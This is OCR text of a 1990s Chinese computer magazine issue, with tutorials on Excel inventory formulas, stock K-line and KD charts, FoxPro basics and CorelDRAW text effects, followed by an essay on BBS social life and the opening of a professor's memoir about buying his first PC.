单击工作表标签 Sheet3，进入工作表 Sheet3，在 A1 单元格内输入“产品型号”，在 B1 单元格内输入“进货数量”，在 C1 单元格内输入“销售数量”，在 D1 单元格内输入“当前库存量”，在 A2、A3、A4、A5、A6 单元格内依次输入各产品型号的名称 AA、BB、CC、DD、EE，用鼠标双击工作表 Sheet3 标签，改名为“库存”。

四、实现自动动态统计

在“库存”工作表中的 B2 单元格内输入函数“=SUMIF(进货! $B$2: $B$51，“AA”，进货! $C$2: $C$51)”，用鼠标单击 B2 单元格右下角的填充句柄不放，向下拖动至 B6 单元格进行公式的复制，然后将 B3 单元格内公式中的“AA”改为“BB”，将 B4 单元格内公式中的“AA”改为“CC”，将 B5 单元格内公式中的“AA”改为“DD”，将 B6 单元格内公式中的“AA”改为“EE”。同理，在 C2 单元格内输入函数“=SUMIF(销售! $C$2: $C$1001，“AA”，销售! $D$2: $D$1001)”，用鼠标单击 C2 单元格右下角的填充句柄不放，向下拖动至 C6 单元格进行公式的复制，然后将 C3 单元格内公式中的“AA”改为“BB”，将 C4 单元格内公式中的“AA”改为“CC”，将 C5 单元格内公式中的“AA”改为“DD”，将 C6 单元格内公式中的“AA”改为“EE”。在 D2 单元格内输入公式“=B2-C2”，用鼠标单击 D2 单元格右下角的填充句柄不放，向下拖动至 D6 单元格进行公式的复制。

至此，当前库存情况的自动动态统计工作便完成了，以后，每当您在“销售”工作表或“进货”工作表中输入一个数据，在“库存”工作表中便自动统计出每一种产品的“进货数量”、“销售数量”和“当前库存量”。

SUMIF 函数是将给定条件所给定的单元格相加在公式“=SUMIF(进化$B$2: $B$51，“AA”，进货$C$2: $C$51)”中，进货! $B$2: $B$51 表示希望计算的单元格区域，“AA”表示累加单元格的条件，进货! $C$2: $C$51 表示求和的实际单元格。仅当区域中相应的单元格满足条件时，进货! $C$2: $C$51 中的单元格才被求和。

用 Excel 实现 K线图 KD图 制作

北京 赵丹亚

一、输入数据

首先将股市的数据输入到电子表格中，既可以直接手工输入，也可以从其它软件转入。无论是 FoxBASE 数据库的数据，Lotus 123 电子数据表的数据，还是纯文本的数据文件，Excel 都能正确地导入。表1是四川长虹股票1995年7月27日到8月2日的成交量、开盘价、最高价、最低价和收盘价的基本数据。注意，如果要建立 K 线图，必须按该顺序输入数据。

表 1

	A	B	C	D	E	F	G	H	I
1		7月24日	7月25日	7月26日	7月27日	7月28日	7月31日	8月1日	8月2日
2	成交量	2.46	3.51	2.29	2.27	4.86	6.11	12.64	14.93
3	开盘价	13.21	12.85	12.03	12.31	12.50	12.05	12.00	13.70
4	最高价	13.30	12.85	12.80	12.45	12.78	12.37	13.80	14.59
5	最低价	12.62	12.00	12.03	12.17	12.31	11.84	11.89	13.70
6	收盘价	12.80	12.40	12.28	12.27	12.37	11.89	13.55	13.84

二、制作 K 线图

首先定义 A1: I6 为当前单元格区域(单击单元格区域的左上角，按住鼠标键拖拽到右下角放开)。然后单击常用工具栏上的图表指南按钮，这时图标变成一个小十字和缩图的形式，用鼠标在需要画图的工作表上拖放一个矩形。即出现图表指南步骤五之一对话框。

该对话框是建立图表系列对话框的第一个，用来确认数据区域。如果已经定义了数据区域，Excel 会自动填入区域栏；如果未定义，或是需要改变，可在区域栏中指定。然后单击下一步。出现图表指南步骤五之二对话框。

该对话框以图例方式列出 Excel 提供的各类图表形式供选择。这里选择组合图。因为股票的各项信息中，开盘价、收盘价、最高价和最低价等价格与成交量数据通常不是一个数量级，画在同一张图表上需采用不同的坐标刻度才能较为清晰地反映出来。选择后单击下一步。出现图表指南步骤五之三对话框。

该对话框以图例方式进一步列出了用户上一步指定图形类别中具体的不同图表形式。这里选择6即K线图。K线图是研判股市走势的基本图形，也是股票投资技术分析的基本工具。一般由开盘价、最高价、最低价和收盘价四组数据构成，Excel 5.0 同时还绘制出成交量，即需要五组数据。继续按照图表指南的指示一步步操作：指定数据的组织方式、是否需要图例、图表的标题等，即可得到所需要的 K 线图(见图1)。




图 1

三、修饰图表

从图1中可以看出一些问题，例如标题字型较小，股票价格的范围为 12 ～ 15 元，而其刻度为 0～16 不太匹配。这可以很方便、直观地进行修改。例如改变标题的字体、颜色，变换图案或背景，调整坐标轴的最大、最小刻度等，以获得更满意的图表形式。

当需要对图表进行编辑时，首先应选择要编辑的图表对象。所谓图表对象即图表的某个组成部分，一般可选择标题、图例、坐标轴、数据序列等。对这些图表对象均可通过单击选中它们，然后从格式菜单中选择选定…命令，再根据出现的对话框来编辑它们。其中选定…命令的内容和对话框的形式因选择的图形对象不同而不同。也可以在单击某个图形对象后，单击鼠标右键，调出快捷菜单，再选择有关的格式化命令进行编辑操作。在图表标题格式对话框中可以设置标题的图案、字体和对齐方式。这里可以设置字体、字形、大小、底线和颜色等。例如选择隶书、斜体、22号、蓝色等。每次设置后，在预览框中均可看到设置的效果。待满意后单击确定即可。

在坐标轴格式对话框中可以设置坐标轴的图案、刻度、字体、数字和对齐方式等。可以设置刻度线的最小值和最大值，以及刻度间距等。例如分别设置刻度的最小值和最大值为 11.5 和 14.5。

图2是修饰后的 K 线图。这里对标题的字体、字号，刻度的值以及图案的颜色都进行了一些调整，使得图表的整体效果更好。从图表中可以清晰地反映出该股票的走势。例如8月1日为相当长的阳线，且上影线较




图 2

短,同时成交量较前一天大幅度提高,反映出了很强的涨势。而 8 月 2 日虽然也拉出了阳线,但阳线较短,且上影线较长,反映出涨势转虚。

四、制作 KD 图

制作 KD 图、均线图等需要事先计算出有关的数据,然后再按上述操作制图。

K 线图是研判股市行情的基本图形,股票技术分析的基本工具。但是要体现股市的真正波动,掌握准确的买卖时机,随机指标(KD)理论是一个非常新颖实用的技术分析工具。

随机指标融合了移动平均线的观点,从股价变动的方向研究未来股市的股价趋势,通过 K 线和 D 线两条快慢线的交叉来形成较为准确的买卖信号;同时又具有强弱指标的观点,通过“多”、“空”双方的力量对比分析,研究未来股市的转变,因而敏感度较高。另一方面,随机指标又与移动平均线和强弱指标有所不同,后者只考虑收盘价,未计算股价在一日内的波动情况,而前者将每日股市的最高价、最低价和收盘价都计算在内,所以更能体现股市的真正波动。

计算随机指标时,需要先计算出未成熟随机值 RSV(Row Stochastic Value),然后以 RSV 为基础计算当日的 K、D 值。具体计算时,根据分析的对象设定样本的大小,一般来说,取样少,敏感度高,担图形的平滑性差;取样多,敏感度低,图形的平滑性好。以下设样本为 9,相应的计算公式如下:

未成熟随机值(RSV)=(当天收盘价 - 最近 9 日内最低价)/(最近 9 日内最高价 - 最近 9 日内最低价)

当天 K 值=(2×前一天 K 值+RSV)/3

当天 D 值=(2×前一天 D 值+当天 K 值)/3

其中第一个 K、D 值等于 RSV 值。

将上述公式,按 Excel 的要求,转换成相应的地址,输入到相应的单元格即可。表 2 AX11、AX12、AX13 单元格中显示的分别是 AX7、AX8、AX9 单元格中的公式。虽然公式较为复杂,但是 AY7、AY8、AY9,……等其它单元格中的公式可以利用自动填充功能,利用鼠标的拖放操作方便地完成,而不需要逐个输入。具体操作是将鼠标光标指向 AX7 单元格的右下角,当出现一个小的黑色十字图标(称作填充柄)时,按住鼠标左键向右拖拽即可。下图显示的是计算的结果。注意 7、8、9 行单元格中输入(或填入)的都是计算公式,但是显示的是计算结果。

表 2

	A	AX	AY	AZ	BA	BB	BC
1	日期	11.15	11.16	11.17	11.20	11.21	11.22
2	成交量	18.900	10.900	6.780	2.880	3.000	5.600
3	开盘价	2.95	3.25	3.21	3.10	3.11	3.15
4	最高价	3.46	3.38	3.27	3.16	3.19	3.18
5	最低价	2.89	3.18	3.12	3.07	3.11	2.98
6	收盘价	3.31	3.20	3.14	3.11	3.14	3.01
7	RSV值	0.66667	0.49206	0.39683	0.34921	0.43860	0.21053
8	K值	0.30688	0.36861	0.37801	0.36841	0.39181	0.33138
9	D值	0.18695	0.24750	0.29101	0.31681	0.34181	0.33833
10							
11	RSV值	=(AX6-MIN(AP5:AX5))/(MAX(AP4:AX4)-MIN(AP5:AX5))					
12	K值	=(2*AW8+AX7)/3					
13	D值	=(2*AW9+AX8)/3					

研判随机指标时,通常直接将某个股票的 K、D 值画在坐标纸上,再用曲线将各点顺序连接即可。在 Excel 中,利用图表指南可以方便地实现。为了在图中的坐标上显示出日期信息,除了指定 K、D 数值为作图的数据区域外,还需要包含日期一行。这可以将上面的日期行复制或移动到 K、D 数值上方,也可以暂时将日期与 K、D 值之间的行隐藏起来。然后单击图表指南工具按钮,按照图表指南的提示一步步操作。注意在第二步和第三步时应选择折线图类型。在第四步时需要指定系列数据所在行,并指定使用前一行数据为 X 轴刻度线标记,使用前一列数据为图例。图 3 为完成的沈阳万利基金的 KD 图。





图 3



轻轻松松学 FoxPro (一)

重庆　全洪兵

“FoxPro,你这样一种语言,让我欢喜让我忧……”

很多数据库发烧友从 dBASE 蹒跚起步,在 FoxBASE 的大道上一路飞奔,正准备跨入 FoxPro 的世界时,却伤心地唱起了这支歌……

难道 FoxPro 真的那么神秘,那么令人不可捉摸?

不!请跟我来……

一、FoxPro 简介

(一)FoxPro 起步

自从 Ashton——Tate (安信达)公司在 80 年代初推出了被称之为“大众数据库”的 dBASE 软件以来,随着计算机性能的不断提高,数据库管理软件的发展呈现出勃勃生机,优秀的数据库管理软件不断涌现。在数据库管理软件的发展过程中,出现了三次重大的转折:

(1) dBASE 到 dBASE plus (2) dBASE 到 FoxBASE (3)FoxBASE 到 FoxPro 。

FoxPro 是原 Fox Software 公司于 80 年代末推出的一个功能极强的数据库管理软件,它经过了 1.0、2.0、2.5、2.6 等几次版本升级,其中 1.0、2.0 只是在 DOS 环境下运行,而 2.5、2.6 除了有运行在 DOS 环境的版本外,还提供了在 Windows 环境下运行的版本。FoxPro 2.5b for DOS 是比较成熟的数据库汉化软件,它又细分为标准版和扩展版。初学时建议使用 FoxPro 2.5b for DOS 扩展版。

(二) FoxPro 的运行要求

硬件:386SX 或以上、4M 或以上内存、彩色显示器、15MB 以上剩余空间、鼠标 、高密软驱一个。

软件:DOS3.30 以上、CONFIG.SYS 中 FILES 数大于 40、安装有 UCDOS、中国龙、天汇等汉字系统。

建议使用 UCDOS5.0,需将 UCDOS 目录下的 FOXGB.EXE 文件复制到 FoxPro 的启动目录下。

(三)FoxPro 的性能指标

1. 文件特性

(1) 数据库最多记录数　　10 亿

(2) 单个记录的最多字符数　　65000

(3) 单个记录的最多字段数　　255

(4) 同时使用最多数据库数　　225

2. 字段特性

(1) 字符字段最大字节数　　254

(2) 数值字段最大长度　　20

(3) 数值计算的精确位数　　16

3. 程序特性

(1) 程序中最多行数　　无限制

(2) 程序中每行最多字符数　　2048

(3) 一个文件中最多程序数　　无限制

(4) DO 调用的最大嵌套层数　　32

(5) 一次最多能够传递的参数个数　　24

(四)FoxPro 的数据类型与文件类型

1. FoxPro 数据类型

(1) 数值型 (N)　　(4) 逻辑型 (L)

(2) 字符型 (C)　　(5) 备注型 (M)

(3) 日期型 (D)

2. FoxPro 文件类型

文件类型	后缀名	文件类型	后缀名
数据库文件	.DBF	源程序文件	.PRG
数据库备注文件	.FPT	源程序编译文件	.FXP
备注文件备份文件	.TBK	源程序编译出错文件	.ERR
复合索引文件	.CDX	项目文件	.PJX
单入口索引文件	.IDX	项目备注文件	.PJT
APP 应用程序	.APP	内存变量文件	.MEM
临时文件	.TMP	备份文件	.BAK
视图文件	.VUE	文本文件	.TXT

(五)FoxPro 命令的语法规则

1. FoxPro 的命令格式

命令动词 [范围] [FIEL 字段表] [条件] [其它]

示例 1. 输出工资大于 500 人员的姓名、生日、工资到打印机

LIST ALL FIEL 姓名,生日,工资 FOR 工资> 500 TO PRIN

2. FoxPro 的语法规则

(1) 除赋值语句 (如:XB =‘男’) 外,每条命令以命令动词开始。

(2) 命令动词的书写大小写均可,但必须是半角



(三)

北京　陈荣桂

第二篇

朋友们,你们好。按照序言里说到的计划,这一期写的应该是 3DS 的文字特效。但一位朋友听了我的写作计划后大吃一惊:“你写电脑美术字,怎么能不写 CorelDRAW 呢? CorelDRAW 是一个绘制向量图像的软件,但它做出的文字特效可是非常专业的”。于是有了以下六款文字特效,美其名曰:六个梦。愿朋友们好梦成真,做出六个、十二个、二十四个甚至更多个的好梦来。下面是中文 CorelDRAW 6.0 的界面(见图 1)。




图 1

(1) 菜单栏:在各菜单项的下拉式菜单中,显示 CorelDRAW 的各项功能命令。

(2)图标工具栏:一些菜单命令的快捷键。

(3)绘图工具箱:各种绘制和调整图形的工具。

(4)标尺:标示图像的大小,显示光标所在位置。

(5)打印页:只有在此范围内的图像才能打印。

(6)剪贴区:可以放置绘制的对象,但不能打印。

(7)调色板:选择绘图颜色。

(8)状态栏:显示当前操作信息。

工具箱中第九个工具为文本工具,它的功能是在文档中输入文字。单击这个工具,然后将光标移到打印页上的任一位置再一次单击,即可用键盘在这个位置输入文字了。如果你想改变字体或字型的大小,可单击“文本”菜单项下的"字符"命令,在弹出的对话框的“字体”选项框中,可分别从三个下拉列表框中选择中文、英文、数字的字体;在“大小(Z):”后面的输入框中可以键入一个数字,也可单击输入框后的上、下箭头按扭以调整字体大小。当你设置完所有的选项并感到满意的时候,就可单击 <确定> 按扭,然后在文档中输入文字了。

第一个梦:心中的梦

在打印页上输入一个“梦”字;单击工具箱中的第一个工具,这时刚刚输入的文字四周会出现八个小正方形黑块;移动光标到正方形黑块上,光标变成“十”字状,按住鼠标左键不放并拖动,即可放大或缩小文字;将文字拖到足够大时,松开鼠标;单击“效果”菜单,并在下拉列表中单击“封套”命令,打开封套对话框。单击对话框中的 <添加> 按钮,这时"梦"字的四周便会出现一个有八个节点的正方形封套;分别拖动封套四角的节点,设置如图 2。

然后单击 <应用>,这时文字就会变形了。再从封套调色板中单击 <添加预设> 按钮,出现一个下拉列表,单击其中的红桃状的封套,在变形的“梦”字四周随之出现一个红心状的封套。单击 <应用>,一个“心中的梦”便制作完毕了,看一看,那张开的嘴、迷缝着的眼睛,象不象发自内心的笑(图 3)。




图 2



图 3

第二个梦:三维的梦

选择好字体,字号,输入一个"梦"字;单击"效果"菜单项中的“立体化”命令,打开立体化调色板;单击调色板上面的五个图标中的第二个,使其被激活,在“梦”字四周便会出现虚线框,并且还有一个黑色交叉线,拖动这个交叉线可以调节三维立体的深度,其它设置如图 4。设置好后单击 <应用> 按钮,得到如图 5 效果。






图 4



图 5

第三个梦:晶莹的梦


上面的例子中，如果选择的是五个图标中的第一个图标,又会是别样一种效果 。


单击第一个图标，使其被激活；单击预视框下面的下拉列表按钮，然后从下拉列表框中选择金属绿；单击 <应用> ，便会得到一个闪烁着金属光泽的绿色的梦,转换成黑白图后,则有一种晶莹剔透感(图 6)。

第四个梦:远方的梦

选择好字体后,在打印页上输入“梦”字;执行“编辑→复制”命令,然后再执行“编辑→粘贴”命令,将复制的“梦”字拖动到打印页的右上角；放开鼠标键，并将光标移到“梦”字四角的任一个顶点上去,这时光标变成"十"字状,按下鼠标左键不放并拖动,将复制的"梦"字缩小;将光标移到工具箱的第四个工具上去,按住鼠标左键不放，将会出现一个子工具箱，拖动光标到第二个子工具图标上放开鼠标键，划线工具便切换到画直线状态;在打印页上画一条曲折线(图 7)。

单击工具箱中第一个工具,然后在左下角的“梦”字上单击两次,则“梦”字四周的小正方形变成双向的箭头，将光标移到弯曲的双向箭头上，光标便变成“十”字形状,按住鼠标左键不放并拖动,可将“梦”字旋转(图 7)。


图 6



图 7


然后按下 <SHIFT> 键不放，再单击右上角的“梦”字;从效果菜单中单击“混成”命令,打开混成调色板，并单击下排三个箭头按钮中的第三个按钮，从弹出式菜单中选择“新路径”命令；移动光标到打印页，光标变成一个弯曲的箭头，将箭头对准曲折线单击;再回到“混成调色板”上,单击 <应用> 按钮即可得到图 8 的效果。

第五个:飞翔的梦

在打印页的左上角输入“梦”字，并拉伸到足够大；单击“符号卷帘窗”按钮(图标工具栏“帮助”按钮左边,带五角星的按钮即是),打开“符号调色板”；在“符号调色板”中拖动滚动条按钮,可找到一幅飞翔的鹰的图像；将光标移到“鹰”图像上,按下左键不放并拖动图像到打印页上,放开鼠标(图 9)。

将“鹰”图像拉伸到足够大，并拖到“梦”字上面，


图 8



图 9

使重叠；先执行“编辑→全选”，然后执行“排列→结合”命令;这时“梦”字和“鹰”图像重叠的地方变成白色，不重叠的地方变成了黑色;“飞翔的梦”右下角太空了,我们还可以在“符号”调色板上打开上面的下拉列表,选 FOOD 目录,通过拖滚动按钮可找到“一杯热咖啡”图,将这幅图拖到打印面的右下角,便成了图 10 的效果。

第六个梦:银河的梦


在此例中，如果输入汉字“梦”，那么最终效果执行起来会非常慢，所以我选择了英文单词 Dream(梦)来做实验；将光标移到工具箱中第八个工具上，按住鼠标左键不放，便出现一个子工具箱，拖动光标到第二个子工具图标上，放开鼠标按钮，使工具切换到螺旋线工具状态;输入英文字符串“Dream...”如图 11。


图 10


图 11

先执行“编辑→全选”，再执行“文字→使文本嵌合到路径”命令,打开“使文本嵌合到路径”调色板,单击 <应用> 按钮将使文字循着路径排列；单击工具箱中第一个工具，然后移动光标到打印页，单击旋转线(注意别让光标贴近文字),然后按下 <Delete> 键,则这条线被删除,出现图 12 效果。

图 13 是一个综合制作的实例。如果你是一个有心人,你会发现 CorelDRAW 许多其它的卓越功能,做出更加优美,创意的电脑美术字来。


图 12




图 13

(待续)



像电话和汽车一样，技术把人们生活割裂，同时又帮助人们把碎片缝合起来。挑战在于，怎样把电脑化空间里建立起来的联系融入真实生活。

据统计，互联网络在全球的使用者已达6000万。其中不少人是为了学习和工作，但绝大多数不是以获取信息为目的，而是为了结交人——由于利用了计算机和调制解调器，人类的相互交流变得更为容易。技术的成功是因为人；互联网络满足了人们的交往需求，迎合了他们的情感，包括好的和坏的。

对利用互联网络进行交流，中外怀有同样的渴望。目前，大城市中普遍存在社区居民交往半径短、家居生活封闭性强的趋势。零点调查公司1996年6月的调查发现，在北京35岁以下的年轻人中，熟悉自己所有邻居的只占18%。在邻里关系日渐淡薄的同时，人们在公共场所的时间也越来越少，他们迫切地希望与他人结识、交流；"计算机通信"恰好能在这方面满足人们的需要。

进入北京一些活跃的BBS站，你就会切实感受到这一点。所谓BBS是英文Bulletin Board System（电子公告牌系统）的缩写，它像日常生活中的公告牌一样，允许个人将讯息张贴上去供他人阅读，只不过这种公告牌存在于电脑网络之上。

在大学中享有盛誉的"水木清华"站，设立的栏目近150个，其中有严肃的科学讨论，如"生命科学"、"材料科学"和"数学"；有轻松的娱乐话题，如"我爱篮球"、"棋乐无穷"和"游戏乐园"；也有电脑爱好者的发烧天地，如"破译专家"、"Java编程"和"新软件推荐及使用"。"网络光协"，猜猜它是什么？听起来像是一个有关网络的专业组织园地。错矣！那是"网络光棍协会"的简称，里面满是一些痴男在"怨"女。网络上最热闹的地方，不说你也想象得到，是"情爱悠悠"、"交朋友"一类的栏目。每次上网，"情爱悠悠"讨论区中都拥挤不堪。

当然，因情必然生困。在"心理健康"区聚集了一帮"有病乱投医"的网友。无论你有抑郁症还是强迫症，都会有热心人为你排忧解难。不少人关心一个问题，心理版能否建立匿名帐号？"'水木清华'有了此版，愈发显得成熟可爱！"一位网友评论道。清华学子关心的并不仅仅是个人的小天地。日本军国主义复活的倾向令人警惕，有关"民族脊梁、时代风范"的讨论争辩正酣。各种各样的亲身见闻中，不乏对社会现状的思考。台湾和香港的未来更是一个激起复杂情感的话题。有人在网上质问："为什么中国对世界的偏见越来越小，而世界对中国的偏见却越来越大？"

上过大学的人大都还记得在宿舍里开"卧谈会"的情景。能够聚在一起谈些什么，大约是大学之所以为大学的标志之一。不同的是，在网上，卧谈会开得越来越大，南到汕头，北到哈尔滨，都有人加入进来。并且谈话是一天24小时持续进行。网络消灭了工业化时代的两大象征工具：火车和钟表。

一位已不是学生的用户写道："我好像重新回到了大学宿舍之中。在我的'真实生活'里，人们不再交谈。我的朋友们谈说的是孩子该上哪一所学校，什么股票的行情又上涨了。我还没有达到生活的这一阶段（也许永远不会）。所以，我找到了这里。"

同一种层次的交流只能产生于同一房间内许多人广泛讨论的基础上。网络有一种有效的方法来发现那些具有共同兴趣的人们。在现实世界中，你不得不加入俱乐部或是参加聚会来同那些和你怀有同样的激情的人相见。但是现在仅凭调制解调器和计算机就能达到这个目的。网络的气氛，热闹得就像一个小酒店，你可以在这里无所顾忌地抒展情感。

人们渴望相互交流、渴望爱情、渴望其他一些事情，人们顽强地想要相互联系。然而，自从人类始祖学会了钻燧取火，人们就在受益于技术的同时对它怀有戒惧之心。他们用怀疑的眼光打量印刷机、汽车、电话和电视，似乎他们都是磨损社会纽带的工具。技术泛滥不仅会剥夺俭朴的生活方式，也会摧毁社区，使人们变得彼此疏远、相互隔绝。现在信息技术正在改变社会交往方式，同样的希望和绝望相混杂的情绪再次抬头。它是否会损害人类的亲密关系？独处是否已成为不可能的事？交流是否已不必依赖于有形的存在？

的确，能在任何时间内与任何地点的人发生联系，是一件了不起的事情。那些因年老或需要照顾孩子而留在家里的人，那些深夜无法入睡想找人说话的失眠者，那些想了解怎样买房子或如何对付孩子哮喘病的人，上网可能是最好的方式，他们能迅速从愿意与其分享感情和知识的人那里得到回应。

但有得必有失，人们当然也会对网上朋友怀有同样真挚的感情，然而交朋友变得如此地轻易，似乎意味着人与人关系不再牢靠长远，很可能是一时的、甚至是无足轻重的。知己将比以往任何时候更加难求。冥想和清修的艺术也会消逝无踪。

像电话和汽车一样，技术把人们生活割裂，同时又帮助人们把碎片缝合起来。挑战在于，怎样把电脑化空间里建立起来的联系融入真实生活。

编者手札：

《数字化生存》一书被炒得沸沸扬扬，它的译者——胡泳先生也随之名声大噪。当我小心地向他约稿时，没想到他答应起来竟是如此爽快，第二天我就拿到了文稿。如今作者身在异国他乡，不知一切还好吗？

电脑风情录

辜正坤



编者按：前不久与朋友闲聊，不经意发现谈话中充满的尽是些电脑如何如何的肺腑之言，突然深深地觉得电脑在不知不觉中已融入我们的生活，并成为一种难以割舍的生活情结。这其中有第一次搬电脑回家的诚惶诚恐；有电脑“换笔”后带来的彻夜难眠；有上 INTERNET 网，个人“掏金”的惊险；也有“将所有积蓄投入进去，依然赶不上电脑趟儿”的苦恼……或笑或骂，或喜或悲。于是也就有了“我家电脑”这个栏目的构想，敬请一些知名人士有空来坐坐，随意讲讲关于自家电脑的故事。本栏目有幸请到的第一位嘉宾，是《未来之路》译者——北大英语系教授辜正坤先生，对他的大力支持，在此表示由衷感谢！好，让我们一起来听听他的——

第一回　相亲娶亲

我爱上电脑的历史并不久远，和许多资深的电脑迷比起来，我几乎有点羞于说出这段历史的长度，怕的是别人说我既有个博士头衔，却怎么会如此浅薄，浅薄到竟敢迟迟不与电脑交朋友——这在二十世纪末的今天，按理是不可思议的，因为据说我们已经大踏步地跨入了以电脑为主要标志的信息时代，在这个时代中，铺天盖地的信息浪潮多半是通过电脑来处理的，因此所谓的“博士”若不能用电脑，就只能蒙受“薄识”之讥。

幸而我终于和电脑结缘，且已深深爱上，恐怕今生今世，永不反悔了。恋爱时间虽短，但其具体经历，我想应该和大多数的电脑迷差不多。正是由于我还有这点自信，才敢应《电脑爱好者》编辑部之邀，欣然为之撰写这段本不欲轻易张扬的电脑风情史。

记不清当时买电脑的念头是如何产生的，朦朦胧胧地觉得那时只是顺着大多数人口径说话：电脑好，电脑重要，离了电脑搞不了大学问，如此等等。但行动上却并没有打算花钱去买一台。大约那时认为电脑终究是电脑专家的事，我辈不必奢求吧。记得北京大学很早就为全校师生开设过电脑选修课，我的同学们多半都去学过，回到宿舍时，叽叽喳喳，说怎么怎么好玩，怎么输入一些字母或数据，一轮朝阳便喷薄而出，或什么图形便天女撒花般在屏幕上滴溜溜转圈儿，而且倔强地一直转下去，除非你中途打断它，如此等等。我听了只是微笑，没有什么动作。

有一年，我忽然变得史无前例地富有起来（当然是我个人历史意义上的相对富有，不是和社会上真正的富翁比），于是潜藏在心里的买电脑的念头便冒了出来，只这一念之差，从此我的生活便给搅得七零八落，五彩缤纷。此是后话，按下不表。

经济条件使我和爱人就买何种电脑的问题举行过多次慎重磋商。显然，那时我们还只能买兼容机，因为它是临时组装的，不是原装名牌，价格要便宜得多。朋友们顺着我们的心思强有力地论证原装机如何如何地不兼容，如何如何地死不认其他格式的文件，等等等等，因此我们被说服了，都觉得买兼容机似乎占尽了天下的大便宜。思想上既已豁然开朗，我们就立刻动手做买电脑的前期准备工作。

我们邀了北大、清华计算机系的若干高才生，带着我们在中关村电子一条街等电脑商场密集的地方不知疲劳地跋涉过去，跑了好多家电脑店，在我们身后留下电脑商们一张张失望的脸，挑来选去，没有买成。究其原因，大概是我们邀请的电脑顾问团阵容太雄壮，大家都有一揽子如何买电脑的独到见解，于是免不了争论不休，结果忙乎了一整天，不见成果。第二天我们不好意思再劳驾舍命陪君子的各位顾问，这年月，谁有空闲老陪着你徒劳无益地转悠大街呢，须知时间就是金钱呀。于是我们按照顾问团集体开出的组件单再次进军电脑商场，仍不获而归，究其原因，是因为我和爱人之间也各有一揽子买电脑的内存计划，所以各执一词，也没有买成。第三天我们决定关门整顿思想，统一意志，理论，争执——自然还是没有结果。到了第四天，我自己也觉得累了，但也突然悟出另一个道理：其实天下的电脑不都是电脑么？我们并非电脑专家，那么挑剔干吗呢？买什么电脑，取决于买者的用途。如果只是为了打字或学习简单的编程，一台 386 兼容机完全足矣。等将来电脑知识多了，需要增加了，再买上品不迟嘛。恰好这时疲劳战术发挥起作用来：爱人已累得撑不下去了，忍痛宣布弃权，由我一人专政，独裁电脑购买事宜。我实行一元化领导，雷厉风行，说买就买，不挑不拣，转眼就买了一台，正像朋友们说的，兼容式的，而且键盘、鼠标、主板、显示器，样样都不短缺。说是转眼就买下，也不是虚言，因为卖电脑的那个小店就在我们家门口，相距也就十来米远。真所谓踏破铁鞋无觅处，得来全不费工夫。这就象过去听到的一个爱情故事：一个小伙子千辛万苦、千里万里去找恋人，熬白了头，结果最后娶下的还是自己邻家的大脚阿黄姐。

想起把那电脑娘子小心翼翼拥进新房的感觉，真是甜蜜得很。谁都知道电脑娘子很娇嫩，何况电脑商已经当面试机，绝无问题，声明如因搬运产生故障，敝店概不负责。这当然使我这电脑盲闻言恐慌不已，把我们搬运电脑时的那份小心谨慎升华到令人激动的高度。我们事先测定搬运距离，强调还是用一元化的方式一人用双手抱着它走，发誓中途绝不撒手或换人，旁边则辅之以两大力士扶着，商定在门口处务必要停留一下，先进去两位接应，等里边的新房都已安排妥帖确实万无一失了，我们才一步紧挨一步、端着一碗烫开水似的蹭进了房间。那种提心吊胆，比一个人向异性求爱时深怕遭了拒绝时所感到的紧张不安还要强烈。当然，电脑后来是被安置在室内最安全的地方——卧室的梳妆台上了。安得离床这么近，为的是起早贪黑时

